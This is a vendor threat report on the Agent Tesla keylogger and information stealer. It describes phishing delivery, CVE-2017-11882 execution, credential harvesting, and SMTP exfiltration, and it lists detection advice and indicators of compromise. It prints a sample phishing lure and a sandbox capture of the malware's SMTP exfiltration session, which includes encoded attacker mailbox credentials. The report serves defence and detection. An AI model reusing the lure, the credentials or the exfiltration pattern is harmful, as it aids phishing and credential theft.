CYSIV
A FORESCOUT COMPANY

Threat Report: Agent Tesla RAT

February 8, 2021

Table of Contents

Table of Figures


1 Executive Summary

Although it has been present since 2014, during the COVID-19 pandemic the Agent Tesla Remote Access Trojan (RAT) has become one of the most relevant malwares programs targeting companies. In recent years Agent Tesla has evolved and adapted to defeat the efforts of cybersecurity professionals and has compromised many organizations.

Agent Tesla (also referred to as AgentTesla) is a key logger and information stealer that uses the .Net framework. It steals personal data from Web browsers, Emails and FTP servers and sends them to a command and control (C2) server. It also has the ability to capture screenshots and videos.

A powerful and easy-to-use password stealing program makes Agent Tesla one of the most familiar RATs and is therefore popular. Threat actors can choose from many packages offered by malware developers, as shown by the following figure:

Figure 1 – Example of Malware as a Service Pricing Packages




Pricing

BRONZE	SILVER	GOLD MOST POPULAR	PLATINUM
$15	$35	$49	$69
1 Month License	3 Months License	6 Months License	1 Year License
7/24 Support	7/24 Support	7/24 Support	7/24 Support
Web Panel	Web Panel	Web Panel	Web Panel
Advanced Keylogger	Advanced Keylogger	Advanced Keylogger	Advanced Keylogger
-	Crypter	Crypter	Crypter
-	-	doc/xls Converter	doc/xls Converter
1 Month Updates	3 Months Updates	6 Months Updates	1 Year Updates
1 Month Builds	3 Months Builds	6 Months Builds	1 Year Builds
Buy Now	Buy Now	Buy Now	Buy Now

Agent Tesla can be delivered through Phishing Technique T1566 with attackers using malspam to target victims with malicious attachments or links. Opening a malicious attachment or clicking a malicious link downloads and installs the malware.

Once installed, Agent Tesla starts to harvest configuration and credentials from many common VPN clients, web browsers and Email clients (T1115, T1555 – Microsoft Outlook, Microsoft IE-Edge, Mozilla Firefox, Google Chrome, Opera, FileZilla, OpenVPN) and other software programs. Some versions of the malware can take screenshots on victims' machines, gain access to the Webcam and record videos. The harvested data is being exfiltrated externally (T1048, T1071) through many protocols like HTTP, SMTP and FTP.

Figure 2 – Agent Tesla Malware Infection


Attacker sends Spam mail that contains AgentTesla as attachment.
Victim receives the mail and opens the malicious excel file.
AgentTesla starts a new process EQNEDT32.EXE
Data is being exfiltrated through any of protocols HTTP, FTP, SMTP

Protection Provided by Cysiv:

Cysiv SOC-as-a-Service provides protection from a broad range of threats:

- 24x7 monitoring provides organizations with real time alerts and quick isolation and remediation to contain a threat during the early stages of an attack to prevent a compromise, data loss or breach.
- Human-led threat hunting helps to identify suspicious activity and digital footprints that are indicative of an intrusion.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on endpoints, for users, and that can be monitored as part of the Cysiv service, will constantly monitor for abnormal activities and block any connection to suspicious URLs, IPs and domains.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on servers and workloads, and that can be monitored as part of the Cysiv service, uses a variety of threat detection capabilities, notably behavioral analysis that protects against malicious scripts, injection, ransomware, memory and browser attacks related to fileless malware. Additionally, it will monitor events and quickly examines what processes or events are triggering malicious activity.
- Network security appliances that may already be deployed (or can be deployed by Cysiv) and that can be monitored as part of the Cysiv service will detect malicious attachments and URLs, and are able to identify suspicious communication over any port, and over 100 protocols. These appliances can also detect remote scripts even if they’re not being downloaded in the physical endpoint.

2 Detection – Anatomy of Agent Tesla


Use the information provided in this section to study the key artifacts and behaviors of Agent Tesla so you can scan your system, determine if it is vulnerable, perform in-depth digital forensics, and help mitigate the impact.

2.1 Delivery Methods

This section describes the various delivery methods of the Agent Tesla information-stealing malware.

Phishing Malspam – Most attackers tend to use Phishing malspam as the most effective way of delivering Agent Tesla. An email is spammed to a list of addresses with a compelling subject line – the attention surrounding the COVID pandemic has recently been leveraged to entice users to open malicious email, which typically contains a malicious MS Office file or a malicious link.

Figure 3 – Sample of Received Agent Tesla Malspam Email



Attachment: Payment_INV.xlsx
Subject: Re: F3C-20CX-F3C05 Payment INV

Dear Sir,

As per the attached file, we are still waiting for your approval.

Should we proceed with the payment? This is taking too long.

Thanks & Best Regards,

Denuka Cooray
Finance Controller

Demo Engineering & Holdings (Pvt) Ltd


Digital Park III
Einsteinova 19
851 01 Bratislava
Slovakia

Phone: +421 71747477

E-Mail: finances@demoholdings.com

Execution – When a victim opens the malicious attachment and/or clicks on the malicious link Agent Tesla is downloaded to their system, and then the attacker uses known exploits (User Execution T1204, Exploitation for Client Execution T1203, and CVE-2017-11882) to run arbitrary code with the authentication credentials of the targeted victim or whatever user account has such permissions on the targeted machine.

Figure 4 – Agent Tesla Arbitrary Code Execution



Persistence – Attackers try to persist in compromised systems by adding an entry to the "run keys" in the Registry or startup folder (Registry Run Keys / Startup Folder T1547) to cause referenced programs to be executed when a user logs in. These programs will run under the user context and will have the same privileges associated with the user.

Credentials Access – The malware starts to collect data from peripheral applications within or between the larger applications that people use (Clipboard Data - T1115, Credentials from Password Stores - T1555) It can collect data used by many applications such as browsers and remote access applications.

Discovery – The Registry contains valuable information about the current Operating system, installed software and security (Query Registry - T1012). Attackers also can obtain data about running processes (Process Discovery - T1057) This data may help attackers run processes against the system.


2.2 Command and Control (CnC)

Most communication occurs using application layer protocols (Application Layer Protocol - T1071, Exfiltration Over Alternative Protocol - T1048). For this activity Agent Tesla uses many protocols like (HTTP, DNS, SMB, SSH, RDP, FTP, SMTP). Also it may use web services like cloud storage.

When using the SMTP protocol attackers use port 587. Port 25 is blocked for egress by the firewall on most systems, but port 587 remains open for egress traffic.

We analyzed a sample of packets that have been captured from our sandbox through analysis and, as shown by Figure 5, it appears that our malicious sample collected information from the sandbox like OS type, Machine Name, Credentials, and URL Access. The malware attempted to send this information using the SMTP protocol over port 587 to the malicious recipient info.center3@ebop.website.

Figure 5 – Agent Tesla Packet Capture



```
220 and/or bulk e-mail.
EHLO User-PC
250-server165.web-hosting.com Hello User-PC [196.244.192.38]
250-SIZE 52428800
250-8BITMIME
250-PIPELINING
250-AUTH PLAIN LOGIN
250-STARTTLS
250 HELP
AUTH login aW5mby5jZW50ZXIzQGVib3Aud2Vic2l0ZQ==
334 UGFzc3dvcmQ6
UEBzc3cwcmRQQHNzdzByZA==
235 Authentication succeeded
MAIL FROM:<info.center3@ebop.website>
250 OK
RCPT TO:<info.center3@ebop.website>
250 Accepted
DATA
354 Enter message, ending with "." on a line by itself
MIME-Version: 1.0
From: info.center3@ebop.website
To: info.center3@ebop.website
Date: 2 Nov 2020 19:56:48 +0000
Subject: PW_admin/USER-PC
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: quoted-printable

Time: 11/02/2020 19:56:39<br>User Name: admin<br>Computer Name: U=
SER-PC<br>OSFullName: Microsoft Windows 7 Professional <br>CPU: I=
ntel(R) Core(TM) i5-6400 CPU @ 2.70GHz<br>RAM: 3583.61 MB<br><hr>=
URL:https://m.facebook.com/<br>=0D=0AUsername:honey@pot.com<br>=0D=0A=
Password:honeypass356<br>=0D=0AApplication:Chrome<br>=0D=0A<hr>=0D=0A=
URL:192.168.1.1<br>=0D=0AUsername:honey@pot.com<br>=0D=0APassword=
:honeypass356<br>=0D=0AApplication:Outlook<br>=0D=0A<hr>=0D=0AURL=
:https://m.facebook.com<br>=0D=0AUsername:honey@pot.com<br>=0D=0A=
Password:honeypass356<br>=0D=0AApplication:Firefox<br>=0D=0A<hr>=0D=0A

.
250 OK id=1kZfwe-003Uyl-MY
QUIT
221 server165.web-hosting.com closing connection
```

Initial Access	Execution	Persistence	Credential Access	Discovery	Lateral Movement	C&C
T1566/001 SpearPhishing Attachment	T1203 Exploitation for Client Execution	T1547 Registry Run Keys / Startup Folder	T1552 Credentials in Files	T1012 Query Registry	T1544 Remote File Copy	T1544 Remote File Copy
T1566/002 Spear Phishing Link			T1003 Credential Dumping			

2.3 Recommended Monitoring for Detection

The following monitoring practices are recommended in relation to Agent Tesla:

- Monitor Internal/external emails.
- Monitor Web requests that first seen, newly registered and DGA domains.
- Monitor received emails from first seen and newly registered domains.
- Monitor for suspicious authentication activity on published services, from unexpected Geo-Locations.
- Monitor windows backup deletion.
- Monitor for network share reconnaissance activities.
- Monitor outgoing communications to suspicious or newly registered domains.
- Monitor outside traffic size.
- Monitor outside traffic over port 587.
- Gathering more IOCs related to Agent Tesla.

3 Mitigation

This section details mitigation information for the Agent Tesla around prevention, detection and organizational best practices.

3.1 Preventative Controls

Patching of End User Productivity Tools – By regularly patching end-user productivity tools like MS-Office, Adobe Acrobat Reader, organizations can minimize the exposure to weaponized attachments that include malicious code exploits and unpatched vulnerabilities.

Disabling Macros – A macro is a series of commands that a user can use to automate a repeated task. Attackers can use macros as an attack vector, including using macro language such as VBScript as a means of propagating, so whenever possible macros should be disabled.

User Awareness – Users are the prime targets of phishing campaigns and hence any effective prevention must involve training users on how to spot phishing emails and messages when they receive them and how to report them through the appropriate channels to the relevant incident response teams.

Stay up to Date – Most threat actors use known and exploitable vulnerabilities to attack organizations. Once a new vulnerability is discovered and disclosed or even sold on the dark web, a hacker will try to use it before organizations update their servers. So make sure to regularly maintain and update software and patch security vulnerabilities on all endpoints and software.

Encrypt Sensitive Data – Sensitive or classified data that you don't want anyone to access should be encrypted with a strong key and stored in a safe place so that in the event of a data breach the data will be unreadable for the attackers.

3.2 Detection Controls

Email Security – Email security is a set of measures used to secure an organization's email service. It allows an individual or organization to protect the overall access to one or more email addresses/accounts. Because of its ubiquity and inherent vulnerabilities, email is a popular vector for cyber-attacks, which can include malware, spam, and phishing. Well-configured and updated email security may detect phishing mails that contain malicious attachments and/or malicious URLs or domains, and even block them.

Anti-Malware – Anti-malware is software built to detect and destroy threats like viruses, malware, ransomware, spyware and others. It is mandatory for every organization to add this security layer in case of any malware attack that can affect its internal network. In many cases, phishing emails contain malicious attachments and when a victim clicks/downloads the attachment it will spread the malware to their machine. A properly configured and updated Antivirus program may detect or even prevent the malware from executing.

Threat Hunting For IOCs – Threat hunting is the proactive search for attack symptoms on your network, and IOCs (Indicators of Compromise) containing IPs, hashes, URLs and domains.

3.3 Organizational Best Practices

Quickly Changing Passwords – Organizations must develop detailed incident response procedures that involve the resetting of passwords of users who have received spear phishing emails or might have clicked on the links they contain. The effective implementation of this incident response procedure requires educating the users on how to report phishing emails and having the means to identify other users who might have received the malicious email and interacted with it in any way.

Incident Response Plans – An incident response defines the procedure for cleanup/recovery when for a discovered cybersecurity breach. It is recommended that every organization have a plan and a team dedicated to managing the incident and minimizing the damage and cost of recovery.

4 Agent Tesla Indicators of Compromise

IOC	Type
198.54.121.233	IPv4
103.229.73.122	IPv4
192.40.115.79	IPv4
185.212.130.9	IPv4
103.153.182.50	IPv4
199.79.63.24	IPv4
103.50.162.127	IPv4
85.187.154.178	IPv4
185.55.225.19	IPv4
162.241.27.33	IPv4
199.188.206.58	IPv4
69.16.230.42	IPv4
217.26.70.150	IPv4
198.38.82.103	IPv4
104.219.248.112	IPv4
185.26.106.194	IPv4
109.232.220.218	IPv4
23.229.199.201	IPv4
68.65.122.52	IPv4
160.153.132.205	IPv4
162.241.85.194	IPv4
204.11.56.48	IPv4
192.185.192.28	IPv4
125.212.217.248	IPv4
162.241.253.123	IPv4
94.199.200.183	IPv4
198.54.115.249	IPv4

IOC	Type
185.61.153.106	IPv4
101.0.117.115	IPv4
89.45.67.200	IPv4
mail.ebop.website	Domain
smtp.sefatyfire.com	Domain
mail.cerak.co.rs	Domain
mail.hkoffice365.com	Domain
krasil-anthony.icu	Domain
ebop.website	Domain
knkdigital.com	Domain
knkdigital.com	Domain
www.support-t-mobile.co	Domain
assurancetrade.com	Domain
usaworldtrade.best	Domain
ceska-posta.site.officiel.cz.knkdigital.com	Domain
bazaarnymail.website	Domain
queentraveling.com	Domain
brighttter.website	Domain
chrome-update.online	Domain
f0427103.xsph.ru	Domain
majul.com	Domain
booking.msg.bluhotels.com	Domain
mail.zeytinpark.com.tr	Domain
mail.greatwestern.id	Domain
u.footballfonts.com	Domain
siemenshealthineers-digitalexperience.com	Domain
mail.sbrenind.com	Domain
newcontemporaryartists.com	Domain
isns.net	Domain

IOC	Type
joophesh.com	Domain
bookstower.com	Domain
smtp.pharco--corp.com	Domain
www.proxyocean.com	Domain
ftp.africantons.com	Domain
krupskaya.com	Domain
m-onetrading-jp.com	Domain
thuocnam.tk	Domain
mail.sundigosolar.com	Domain
0626455807FAD5C69DF5158B623B2046F376024449D78DCCC8C8C96C8DDC3614	SHA-256
F6FF788B9EB1390177243BBA65707C701D0DDFB6A10030B8E783172C19B7E4C2	SHA-256
6F175E5CA3AED259EC1288D9DBD2510BFF46DD383F95C07D9495570699934445	SHA-256
6379DC9D3B0CB120A25EEE76368258252CB55C5C67F9C880F929115ADFB67838	SHA-256
FB742229B05C1E2877A0F354C7DA2859B0C302BF01575E4EF2FFBB2F3FEC2038	SHA-256
E60DD54C747D55A2D122374BAD959FD59440EA8ADAED3A83404CA3E3EFD4ECF7	SHA-256
DF975C52F52B11415ECA9F1FB890DA14900A426A5E855A848603AF2D044334DB	SHA-256
70B6B3CD8FD30BF8A98F88B36DFE607875C768E647B9DA7F0BD1B5157E01C7AC	SHA-256
08CAA4ED8CACA602EA70BDAA5366CFDDE0B25B7F2131C76D196FF4D03FE9AC36	SHA-256
AA17F94A82FC24D1D1D745FE13DE7066970F45CFABC83234D9D254C1F8FFFFD2	SHA-256
07BBB6D61DDC26F6192E3F385C0B53116FC69FF832DCB4CC505811F106AAD8BB	SHA-256
DC8B2F8D4E2A3DF86B74CFEC5E4AA14FCA89FDFF5A29A3558A4F534F847E38B4	SHA-256
1BF791E2B93A44C3D0B1838C16E2CACAE338D3A4BEB0E50D772EC933C5A1A172	SHA-256
FD8577F95774E8D8BB19EC9795AE8506775C4DA8E509B4CFD384A4A8686650C2	SHA-256
3E09CBC9A6AF3D3ED02FE35E6146EFA9814B13A82ADD805582BEEA442611B28B	SHA-256
11F8A1303B8F1A756E5D1552CB0C77ABB02DFA55283085A849CBC921A9C99AFA	SHA-256
D56A1A5FDB403431F896AFA0FC33A7D45BF544FC0F900AD3B739E56A6D354DED	SHA-256
34E878C41B6D525DF64343D4253C053DBD4CEC35B6FD333C913A9E4EF5F61AE7	SHA-256
5B5BA3E78C1E3FF00DBBE3D3A96B9DCC78DF17EA1B8F953DCD51569CDB2EE46B	SHA-256
1ABF66AB839C550BC77D97D1644C1225935A86B9591E9A95BCD606EBEC6BBC19	SHA-256

IOC	Type
5181513C44CF266BFB71B54CE44B4902FC3BAF36A96E7D9DF2D007729A03EE21	SHA-256
FB1C77156C32D3643F2B21550110A48C3BBF869D2F0AA099B7400646E1FCAEB5	SHA-256
7D470D9150738971DD97EC282BC8CA49B5A7458AE53A23EC0C4384B66BA6B775	SHA-256
5B16367B225C71D85640CE974D3BDED2550C358AAFB8A9E26754E91A3265D57B	SHA-256
6DA4CB60ED3E7DA86267698EFEF012CC902B952CC408045627684B1B890991EC	SHA-256
93B9138C01219CB3447E270C98138E85D0A7EC4400C2E175255C96E302CD596E	SHA-256
195D976184385E9DA801914F2DE05B4C461AD576B8DEA4A92D3E0896EE7DAD93	SHA-256
C5D6D56DED55FBD6C150EE3A0EB2E5671CAE83106BE2BE4D70CE50AA50BAB768	SHA-256
E87CB5259A4BFA1769432F418497E42B672A940D5AE4E990761386FBDE5037FE	SHA-256
3775C3B0FAF01F289A9D00FE105A5EF045BBA1B8861E3F94CC76D3C09DBD995A	SHA-256
DF26C71DEFCD41ECBFB09EC892A8CD0D74CAF53E88B97921D6FFAC7ED9DECCF2	SHA-256
23E326BB788B0D6226858FC84FE911244132762DB8714D142FF58B2A773E001D	SHA-256
FEB639DABB33DDC8D08DC3065A7A869225419D52BE2AA0EC247377607A426EF3	SHA-256
890E125983C62B01A6B902A85C63BC2AA1D442E7D4B7182B6B394EBD0AA7E679	SHA-256
6D2B23CB8FD5840A7EFB893CC21E5BFE7F13500267B52CEE041CC8E9FFFD4676	SHA-256
9C05C39C105E7645DFEFA2910170457842A33217178AAB71D6DEB83B06E03C1A	SHA-256
5878F8D327DE9CC2543351FF1EE83AA45747EE948BEAA2F6B60D312C5E3D98C3	SHA-256
77876AB1DD45C75B80E9CE65E6B77D2ACBCEEF17CB4CD3BAE2EB8A60995F991E	SHA-256
7035B3A82A0AB717738036505021AC0BFBC2944C4DABEA4EDAF2C65FE71706E7	SHA-256
B44AF3C5CF647071365FD4EA989694E0B919BEE9E557D7B20B1FDF9547D4535D	SHA-256
D523FD0DBE2DAAEFC69C8CF403488C391BAE37F7992999F973AD9AAE0B6B7D31	SHA-256

5 References

- https://attack.mitre.org/
- https://any.run/malware-trends/agenttesla
- https://www.fortinet.com/blog/threat-research/new-agent-tesla-variant-spreading-by-phishing
- https://www.reliaquest.com/blog/malware-analysis-what-is-agent-tesla-and-how-can-you-protect-your-enterprise-from-it/
- https://www.deepinstinct.com/2020/07/02/agent-tesla-a-lesson-in-how-complexity-gets-you-under-the-radar/

Cysiv LLC
225 E. John Carpenter Freeway, Suite 1500, Irving, Texas, USA, 75062
www.cysiv.com sales@cysiv.com